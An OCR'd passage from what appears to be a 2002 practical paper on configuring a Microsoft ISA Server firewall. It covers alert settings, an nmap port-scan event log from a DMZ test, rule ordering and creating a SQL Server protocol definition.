
The last tabbed page enables the ISA server to allow PPTP connections through it. This allows VPN connections using the PPTP protocol through the ISA terminating elsewhere. This means that connections coming from the external interface needing to terminate behind ISA server, or clients that are located behind ISA needing to go out to the internet and terminate a VPN connection elsewhere. Clients behind ISA have to be configured as Secure-Nat clients to accomplish the latter.

The next item is to configure which alerts should be triggered on ISA. This is done from the ISA management console under alerts.



Name	Description	Server
Alert action failure	The action associated with this alert ...	ISASERVER01
Component load failure	Failed to load an extension component.	ISASERVER01
Configuration error	An error occurred while reading confi...	ISASERVER01
Dial-on-demand failure	Failed to create a dial-on-demand co...	ISASERVER01
DNS intrusion	A host name overflow, length overfl...	ISASERVER01
Event log failure	An attempt to log the event informat...	ISASERVER01
Firewall communication failure	There is a failure in communication b...	ISASERVER01
Intrusion detected	An intrusion was attempted by an ex...	ISASERVER01
Invalid dial-on-demand credentials	Dial-on-demand credentials are invalid.	ISASERVER01
Invalid ODBC log credentials.	The specified user name or password...	ISASERVER01
IP packet dropped	IP packet was dropped according to ...	ISASERVER01
IP Protocol violation	A packet with invalid IP options was ...	ISASERVER01
IP spoofing	The IP packet source address is not ...	ISASERVER01
Log failure	One of the service logs failed.	ISASERVER01
Missing installation component	A component that was configured fo...	ISASERVER01
Network configuration changed	A network configuration change that...	ISASERVER01
No available ports	Failed to create a network socket be...	ISASERVER01
OS component conflict	There is a conflict with one of the op...	ISASERVER01
Oversized UDP packet	ISA Server dropped a UDP packet be...	ISASERVER01
POP Intrusion	POP buffer overflow detected	ISASERVER01
Report Summary Generation Failure	An error occurred while generating a...	ISASERVER01
Resource allocation failure	A resource allocation failure has occu...	ISASERVER01
Routing (chaining) failure	The ISA Server failed to route the re...	ISASERVER01
Routing (chaining) recovery	The ISA Server resumed routing to a...	ISASERVER01
RPC Filter - connectivity changed	The connectivity to the publishing RP...	ISASERVER01
Server Publishing Failure	The server publishing rule is configur...	ISASERVER01
Server publishing is not applicable.	The server publishing rule cannot be ...	ISASERVER01
Server Publishing Recovery	The server publishing rule can now b...	ISASERVER01
Service Initialization failure	The service failed to initialize	ISASERVER01

Here is a screen shot of the alerts on ISA which was mentioned earlier. For an alert to trigger it must be configured by selecting its properties.




Name: IP spoofing

Description (optional): The IP packet source address is not valid.

☑ Enable

Here is the IP spoofing alert showing that it is enabled.



IP spoofing Properties

Event: IP spoofing

Description: The IP packet source address is not valid.

Additional condition:

Actions will be executed when the selected conditions occur:

☑ Number of occurrences before the alert is issued: 1

□ Number of events per second before the alert is issued: 0


Recurring actions are performed:

● Immediately

○ After manual reset of alert

○ If time since last execution is more than minutes

On the second tab there are options to set how many occurrences before the alert is triggered, number of events per second before the alert is issued and how to handle recurrences of the event which can potentially keep the alert from filling the log file.



IP spoofing Properties

☑ Send e-mail

SMTP server: 192.168.50.8

To: admin@giac.local

Cc:

From: isa@giac.local

□ Program

Run this program:


Use this account:

☑ Report to Windows 2000 event log

□ Stop selected services

□ Start selected services


The last tabbed page allows a choice of actions to occur. These include: 1) Sending an email, 2) Running a specific program, 3) Report the event to the Windows event log, 4) Stop selected services and 5) Start selected services. Obviously these choices provide considerable control in how events can be handled.



Application Log 1,153 event(s)

Type	Date	Time	Source	Category	Event	User
Warning	6/1/2002	3:51:48 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:45 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:42 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:39 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:36 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:36 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:33 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:30 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:27 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:24 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:24 PM	Microsoft ISA Server C...	Packet filter	15104	N/A

Here is what the event log looks like while doing a scan of the DMZ using nmap.



Date: 6/1/2002 Source: Microsoft ISA Server
Time: 15:51 Category: Packet filter
Type: Warning Event ID: 15104
User: N/A
Computer: ISASERVER01

Description:

ISA Server detected a well-known port scan attack from Internet Protocol (IP) address 3.1.1.5. A well-known port is any port in the range of 1-2048. For more information about this event, see ISA Server Help.

Data: ● Bytes ○ Words

```
0000: 1f 00 00 00                ....
```

This is one of the alerts that were generated by the nmap scan of the DMZ.


Before creating the access rules there are a couple of steps that should be completed. ISA uses what are called Policy Elements. These include client sets, destination sets, protocol definitions, schedules and bandwidth priorities. We will focus on the client sets, destination sets and protocol definitions and use the defaults for the others.

Before proceeding with this step it would be prudent to mention the importance of rule ordering. “Rule order is critical to both security and performance. Place more specific rules before general rules to your security policy from breaking. When possible put more commonly rules used first. Finally make sure al the rules are needed.”[2] If this procedure is not followed it can lead to a rule never being evaluated because the general rule always gets evaluated first since it would precede the other. If possible the most frequently used rules should be placed nearer the top. This helps make the process more efficient. Of course it is not always possible to accomplish both since a more specific rule may need to precede one that is used more often to properly match the overall security policy.


ISA evaluates the packet filters first. Block filters always take precedence over Allow filters. Next the Protocol rules and Site and Content rules are evaluated. And again the Deny rules take precedence over the Allow rules. It is worth mentioning again that for outbound access there must be a Protocol rule and Site and Content rule before access is given.

Creating Policy Elements:

Protocol Definitions –
To create a protocol definition you right click on the Protocol Definitions Folder select New then Definitions.



Name	Description	Define...	Port r
POP3S	Secure Post Office Protocol v.3	ISA Server	995
POP3S Server	Secure Post Office Protocol v.3 - Server	ISA Server	995
Quote (TCP)	Quote of the day protocol (TCP)	ISA Server	17
Quote (UDP)	Quote of the day protocol (UDP)	ISA Server	17
RADIUS	Remote Authentication Dial-In User Service protocol	ISA Server	1812
RADIUS Accounting	Remote Authentication Dial-In User Service acco...	ISA Server	1813
RDP (Terminal Services)	Remote Desktop Protocol (Terminal Services)	ISA Server	3389
RIP	Routing Information Protocol	ISA Server	520
Rlogin	Remote login protocol	ISA Server	513
SMTP	Simple Mail Transfer Protocol (SMTP)	ISA Server	25
SMTP Server	Simple Mail Transfer Protocol - Server	ISA Server	25
SMTPS	Secure Simple Mail Transfer Protocol	ISA Server	465
SMTPS Server	Secure Simple Mail Transfer Protocol (SMTP) - Ser...	ISA Server	465
SNMP	Simple Network Management Protocol	ISA Server	161
SNMP Trap	Simple Netowrk Management Protocol - Trap	ISA Server	162
SSH	Secure Shell protocol	ISA Server	22
Telnet	Telnet protocol	ISA Server	23
	Telnet protocol - Server	ISA Server	23
	Trivial File Transfer Protocol	ISA Server	69
e (TCP)	Time protocol (TCP)	ISA Server	37
e (UDP)	Time protocol (UDP)	ISA Server	37
oIs	Nickname/Whois protocol	ISA Server	43
es Client		User	1352
Server		User	123



New Protocol Definition Wizard

Welcome to the New Protocol Definition Wizard

This wizard helps you create a new protocol definition. Protocol definitions specify the low-level protocols and port numbers that connections use.


Protocol definition name:

SQL Server

To continue, click Next.

The next screen provides a place to name the definition, for example 'SQL Server', and then click next.

The next screen ask for the protocol port which following our example would be 1433, the protocol type – TCP (or UDP), and the direction, again in our example which would be Inbound.



New Protocol Definition Wizard

Primary Connection Information


Which port number, protocol, and direction are used for the primary connection?

Port number: 1433

Protocol type: TCP

Direction: Outbound

Click next and you are asked if any secondary connections are needed. If this were a complex protocol like FTP we would provide additional information here. For UDP to be Considered a ‘server’ type it must be configured as Receive or Receive/Send.



New Protocol Definition Wizard

Secondary Connections


Select the settings for any secondary connections.

Do you want to use secondary connections?

● No

○ Yes

Port Range	Protocol Type	Direction



New Protocol Definition Wizard

Completing the New Protocol Definition Wizard

You have successfully completed the New Protocol Definition Wizard. You created a protocol definition with the following configuration:

Name:
SQL Server1


Initial connection:
Port: 1433
Protocol: TCP
Direction: Inbound

